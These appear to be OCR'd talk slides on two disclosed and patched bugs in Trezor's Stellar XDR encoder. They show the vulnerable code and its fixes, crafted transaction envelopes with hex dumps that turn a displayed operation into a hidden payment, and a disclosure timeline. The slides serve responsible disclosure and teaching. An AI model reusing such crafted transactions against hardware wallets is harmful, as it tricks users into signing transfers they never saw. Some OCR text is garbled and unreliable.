Vulnerabilities in Trezor XDR parser


Bartek Nowotarski


The dress

The dress is a photograph that became a viral phenomenon on the Internet in 2015. Viewers of the image disagreed on whether the dress was coloured black and blue, or white and gold.


The phenomenon revealed differences in human colour perception, which have been the subject of ongoing scientific investigations into neuroscience and vision science, producing a number of papers published in peer-reviewed scientific journals.

https://en.wikipedia.org/wiki/The_dress




Transaction
Transaction
manage_data
Transaction
payment

Flow


Transaction
manage_data
Transaction
manage_data
Transaction
payment
Signature
Laboratory
Transaction
manage_data

Rewriting XDR

```
message StellarSignTx {
    repeated uint32 address_n = 2;
    optional string network_passphrase = 3
    optional string source_account = 4;
    optional uint32 fee = 5;
    optional uint64 sequence_number = 6;
    optional uint32 timebounds_start = 8;
    optional uint32 timebounds_end = 9;
    optional uint32 memo_type = 10;
    optional string memo_text = 11;
    optional uint64 memo_id = 12;
    optional bytes memo_hash = 13;
    optional uint32 num_operations = 14;
}
```


```
AAAAAgAAAACE4N7avBtJL576CIWTzGCbGPvSlVfMQA
OjcYbSsSF2VAAAAGQAAAAAAAAAAAAAAAEAAAAAAAAA
AAAAAAAAAAAAAAAAAQAAAAQ+Pj4+AAAAAQAAAAEAAA
AAAAAACgAAAA1ib29vb29vb29vb29tAAAAAAAAAQAA
AAwAAAALAAAAAAAAAAkAAAAAAAAAA==
```

XDR recap


- 4 bytes padding:


  13 characters string = 16 bytes
- Pointers:

  4 bytes presence byte: 0x00000000 or 0x00000001.
- Variable length bytes:

  4 bytes defining the length, then bytes padded to 4 bytes.
- Unions:

  4 bytes defining the type, then member bytes.





Bug #1: Vulnerability
Operation Source Account

Vulnerability

`write_account` function incorrectly was not writing XDR presence byte of a pointer which always (!) results in shifting of entire XDR object.

Vulnerable code

```
def write_account(w, source_account: str):
   if source_account is None:
       writers.write_bool(w, False)
       return
+  writers.write_bool(w, True) // fix
   writers.write_pubkey(w, source_account)
```

Bug #1: Exploit
Operation Source Account

Send a transaction with operation embedded in source account bytes and use buggy XDR writer to replace the operation with a different one.

TransactionEnvelope: [envelopeTypeTx]
- **v1**
  - **tx**
    - **sourceAccount**: [keyTypeEd25519]
      - **ed25519**: GCCOBXW2XQNUSL467IEILE6MMCNRR66SSVL4YQADUNYYNUVREF3FIV2Z
    - **fee**: 100
    - **seqNum**: 0
    - **timeBounds**
      - **minTime**: 0
      - **maxTime**: 0
    - **memo**: [memoText]
      - **text**: >>>> [hex: Pj4+Pg==]
    - **operations**: Array[1]
      - **[0]**
        - **sourceAccount**: [keyTypeEd25519]
          - **ed25519**: GAAAAAAKAAAAADLCN5XW633PN5XW633PN5WQAAAAAAAAAAIAAAAAZPIG
        - **body**: [bumpSequence]
          - **bumpSequenceOp**
            - **bumpTo**: 9
    - **ext**: [undefined]

Presence byte, Trezor will skip.

```
00000000  00 00 00 02 00 00 00 00  84 e0 de da bc 1b 49 2f  |..............I/|
00000010  9e fa 08 85 93 cc 60 9b  18 fb d2 95 57 cc 40 03  |......`.....W.@.|
00000020  a3 71 86 d2 b1 21 76 54  00 00 00 64 00 00 00 00  |.q...!vT...d....|
00000030  00 00 00 00 00 00 00 01  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 04  |................|
00000050  3e 3e 3e 3e 00 00 00 01  00 00 00 01 00 00 00 00  |>>>>............|
00000060  00 00 00 0a 00 00 00 0d  62 6f 6f 6f 6f 6f 6f 6f  |........boooooooo|
00000070  6f 6f 6f 6f 6d 00 00 00  00 00 00 01 00 00 00 0c  |oooom...........|
00000080  00 00 00 0b 00 00 00 00  00 00 00 09 00 00 00 00  |................|
00000090  00 00 00 00                                       |....|
```

Bug #1: Exploit

Operation Source Account

TransactionEnvelope: [envelopeTypeTx]
- **v1**
  - **tx**
    - **sourceAccount**: [keyTypeEd25519]
      - **ed25519**: GCCOBXW2XQNUSL467IEILE6MMCNRR66SSVL4YQADUNYYNUVREF3FIV2Z
    - **fee**: 100
    - **seqNum**: 0
    - **timeBounds**
      - **minTime**: 0
      - **maxTime**: 0
    - **memo**: [memoText]
      - **text**: >>>> [hex: Pj4+Pg==]
    - **operations**: Array[1]
      - **[0]**
        - **sourceAccount**: *none*
        - **body**: [manageData]
          - **manageDataOp**
            - **dataName**: booooooooooom [hex: Ym9vb29vb29vb29vbQ==]
            - **dataValue**: [hex: AAAACwAAAAAAAAAJ]
    - **ext**: [undefined]

```
00000000  00 00 00 02 00 00 00 00  84 e0 de da bc 1b 49 2f  |..............I/|
00000010  9e fa 08 85 93 cc 60 9b  18 fb d2 95 57 cc 40 03  |......`.....W.@.|
00000020  a3 71 86 d2 b1 21 76 54  00 00 00 64 00 00 00 00  |.q...!vT...d....|
00000030  00 00 00 00 00 00 00 01  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 04  |................|
00000050  3e 3e 3e 3e 00 00 00 01  00 00 00 00 00 00 00 00  |>>>>............|
00000060  00 00 00 0a 00 00 00 0d  62 6f 6f 6f 6f 6f 6f 6f  |........boooooooo|
00000070  6f 6f 6f 6f 6d 00 00 00  00 00 00 01 00 00 00 0c  |ooooom...........|
00000080  00 00 00 0b 00 00 00 00  00 00 00 09 00 00 00 00  |................|
00000090  00 00 00 00                                       |....|
```


Presence byte, Trezor skipped so MuxedAccount type (ed25519) interpreted as null pointer source account.

```
00000000  00 00 00 02 00 00 00 00  84 e0 de da bc 1b 49 2f  |..............I/|
00000010  9e fa 08 85 93 cc 60 9b  18 fb d2 95 57 cc 40 03  |......`.....W.@.|
00000020  a3 71 86 d2 b1 21 76 54  00 00 00 64 00 00 00 00  |.q...!vT...d....|
00000030  00 00 00 00 00 00 00 01  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 04  |................|
00000050  3e 3e 3e 3e 00 00 00 01  00 00 00 00 00 00 00 0a  |>>>>............|
00000060  00 00 00 0d 62 6f 6f 6f  6f 6f 6f 6f 6f 6f 6f 6f  |....booooooooooo|
00000070  6d 00 00 00 00 00 00 01  00 00 00 0c 00 00 00 0b  |m...............|
00000080  00 00 00 00 00 00 00 09  00 00 00 00 00 00 00 00  |................|
```

(length)

(presence byte)

Data length, set it to 12 so all bytes up to `tx.ext` are “eaten” by data value.



Bug #2: Vulnerability
Signer Key length not checked

Vulnerability

`signer_key` value length was only check for max_size which allowed attacker to pass values of size less than 32 bytes causing a shift.

Vulnerable code

```
> protob/messages-stellar.options

...
StellarSetOptionsOp.signer_key              max_size:32
...

> stellar.c

// Hash: signer type
stellar_hashupdate_uint32(msg->signer_type);
// key
-stellar_hashupdate_bytes(msg->signer_key.bytes, msg->signer_key.size);
+stellar_hashupdate_bytes(msg->signer_key.bytes, 32); // fix
// weight
stellar_hashupdate_uint32(msg->signer_weight);
```

Bug #2: Vulnerability

Signer Key length not checked

```
v1
  tx
    sourceAccount: [keyTypeEd25519]
      ed25519: GCCOBXW2XQNUSL467IEILE6MMCNRR66SSVL4YQADUNYYNUVREF3FIV2Z
    fee: 200
    seqNum: 0
    timeBounds
      minTime: 0
      maxTime: 0
    memo: [memoText]
      text: >>>> [hex: Pj4+Pg==]
    operations: Array[2]
      [0]
        sourceAccount: none
        body: [setOptions]
          setOptionsOp
            inflationDest: none
            clearFlags: none
            setFlags: none
            masterWeight: none
            lowThreshold: none
            medThreshold: none
            highThreshold: none
            homeDomain: none
            signer
              key: [signerKeyTypeEd25519]
                ed25519: GADEIBYGP2PS3CXLPJ25QOF3OIGNZ3PO6UUSSS3F7RVZPMWW6DFPUO6Y
              weight: 0
      [1]
        sourceAccount: none
        body: [manageData]
          manageDataOp
            dataName:      [hex: AAECAwQFBgc=]
            dataValue: 711 %%  ]Q  'J   ] B89 G+  |      [hex: AAAAAAAAAAAAAAABAAAAADdsbMQepiXrwRF9Ua8RJ
            0qx44xdFUI4ORRHK8YRfIqNAAAAAAAAAAAAmJaA]   ???
    ext: [undefined]
```

```
00000000  00 00 00 02 00 00 00 00  84 e0 de da bc 1b 49 2f  |..............I/|
00000010  9e fa 08 85 93 cc 60 9b  18 fb d2 95 57 cc 40 03  |......`.....W.@.|
00000020  a3 71 86 d2 b1 21 76 54  00 00 00 c8 00 00 00 00  |.q...!vT........|
00000030  00 00 00 00 00 00 00 01  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 04  |................|
00000050  3e 3e 3e 3e 00 00 00 02  00 00 00 00 00 00 00 05  |>>>>............|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 01 00 00 00 00  06 44 07 06 7e 9f 2d 8a  |.........D..~.-.|
00000090  eb 7a 75 d8 38 bb 72 0c  dc ed ee f5 29 29 4b 65  |.zu.8.r.....))Ke|
000000a0  fc 6b 97 b2 d6 f0 ca fa  00 00 00 00 00 00 00 00  |.k..............|
000000b0  00 00 00 0a 00 00 00 08  00 01 02 03 04 05 06 07  |................|
000000c0  00 00 00 01 00 00 00 3c  00 00 00 00 00 00 00 00  |.......<........|
000000d0  00 00 00 01 00 00 00 00  37 6c 6c c4 1e a6 25 eb  |........7ll...%.|
000000e0  c1 11 7d 51 af 11 27 4a  b1 e3 8c 5d 15 42 38 39  |..}Q..'J...].B89|
000000f0  14 47 2b c6 11 7c 8a 8d  00 00 00 00 00 00 00 00  |.G+..|..........|
00000100  00 98 96 80 00 00 00 00  00 00 00 00              |............|
0000010c
```

0x989680 = 10000000

Bug #2: Vulnerability

Signer Key length not checked

- v1
  - tx
    - **sourceAccount**: [keyTypeEd25519]
      - **ed25519**: GCCOBXW2XQNUSL467IEILE6MMCNRR66SSVL4YQADUNYYNUVREF3FIV2Z
    - **fee**: 200
    - **seqNum**: 0
    - **timeBounds**
      - **minTime**: 0
      - **maxTime**: 0
    - **memo**: [memoText]
      - **text**: >>>> [hex: Pj4+Pg==]
    - **operations**: Array[2]
      - [0]
        - **sourceAccount**: *none*
        - **body**: [setOptions]
          - **setOptionsOp**
            - **inflationDest**: *none*
            - **clearFlags**: *none*
            - **setFlags**: *none*
            - **masterWeight**: *none*
            - **lowThreshold**: *none*
            - **medThreshold**: *none*
            - **highThreshold**: *none*
            - **homeDomain**: *none*
            - **signer**
              - **key**: [signerKeyTypeEd25519]
                - **ed2551**): GAAAAAAAAAAAAAAAAAAAAUAAAAAEAAAICAMCAKBQHAAAAAAIAAAADYKE2
              - **weight**: 0
      - [1]
        - **sourceAccount**: *none*
        - **body**: [payment]
          - **paymentOp**
            - **destination**: [keyTypeEd25519]
              - **ed2551**): GA3WY3GED2TCL26BCF6VDLYRE5FLDY4MLUKUEOBZCRDSXRQRPSFI3KBQ
            - **asset**: [assetTypeNative]
            - **amount**: 1.0 (raw: 10000000)
    - **ext**: [undefined]

```
00000000  00 00 00 02 00 00 00 00  84 e0 de da bc 1b 49 2f  |..............I/|
00000010  9e fa 08 85 93 cc 60 9b  18 fb d2 95 57 cc 40 03  |......`.....W.@.|
00000020  a3 71 86 d2 b1 21 76 54  00 00 00 c8 00 00 00 00  |.q...!vT........|
00000030  00 00 00 00 00 00 00 01  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 04  |................|
00000050  3e 3e 3e 3e 00 00 00 02  00 00 00 00 00 00 00 05  |>>>>............|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 01 00 00 00 00  06 44 07 06 7e 9f 2d 8a  |.........D..~.-.|
00000090  eb 7a 75 d8 38 bb 72 0c  dc ed ee f5 29 29 4b 65  |.zu.8.r.....))Ke|
000000a0  fc 6b 97 b2 d6 f0 ca fa  00 00 00 00 00 00 00 00  |.k..............|
000000b0  00 00 00 0a 00 00 00 08  00 01 02 03 04 05 06 07  |................|
000000c0  00 00 00 01 00 00 00 3c  00 00 00 00 00 00 00 00  |.......<........|
000000d0  00 00 00 01 00 00 00 00  37 6c 6c c4 1e a6 25 eb  |........7ll...%.|
000000e0  c1 11 7d 51 af 11 27 4a  b1 e3 8c 5d 15 42 38 39  |..}Q..'J...].B89|
000000f0  14 47 2b c6 11 7c 8a 8d  00 00 00 00 00 00 00 00  |.G+..|..........|
00000100  00 98 96 80 00 00 00 00  00 00 00 00              |............|
0000010c
```

```
00000000  00 00 00 02 00 00 00 00  84 e0 de da bc 1b 49 2f  |..............I/|
00000010  9e fa 08 85 93 cc 60 9b  18 fb d2 95 57 cc 40 03  |......`.....W.@.|
00000020  a3 71 86 d2 b1 21 76 54  00 00 00 c8 00 00 00 00  |.q...!vT........|
00000030  00 00 00 00 00 00 00 01  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 04  |................|
00000050  3e 3e 3e 3e 00 00 00 02  00 00 00 00 00 00 00 05  |>>>>............|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 01 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 0a 00 00 00 08  00 01 02 03 04 05 06 07  |................|
000000a0  00 00 00 01 00 00 00 3c  00 00 00 00 00 00 00 00  |.......<........|
000000b0  00 00 00 01 00 00 00 00  37 6c 6c c4 1e a6 25 eb  |........7ll...%.|
000000c0  c1 11 7d 51 af 11 27 4a  b1 e3 8c 5d 15 42 38 39  |..}Q..'J...].B89|
000000d0  14 47 2b c6 11 7c 8a 8d  00 00 00 00 00 00 00 00  |.G+..|..........|
000000e0  00 98 96 80 00 00 00 00  00 00 00 00              |............|
000000ec
```

0x989680 = 10000000

Timeline

July, 9th 2021

Tomer finds a strange behaviour when signing to payment to mux asks in #security.
Bartek starts reading Trezor code, bug #1 found.

July, 12th

Bug reported to Trezor. Trezor confirms the next day.

July, 14th

Trezor fixes the bug in 2.4.1 release. Bartek learns about legacy firmware. Bug #2 discovered the next day.
The following day Trezor confirms the second bug and starts security review of firmware for all supported crypto searching for similar bugs.

September, 16th

Firmware release with bug fixes published. The bug disclosed.

Tips & tricks

Developers

- Don’t write encoders/decoders unless you really need to.
- Fuzzing!
- When signing stuff, don’t try to glue it from pieces.

Users

- Always check the signed tx returned from your hardware wallet before submitting it to network!
- Don’t sign weird txs.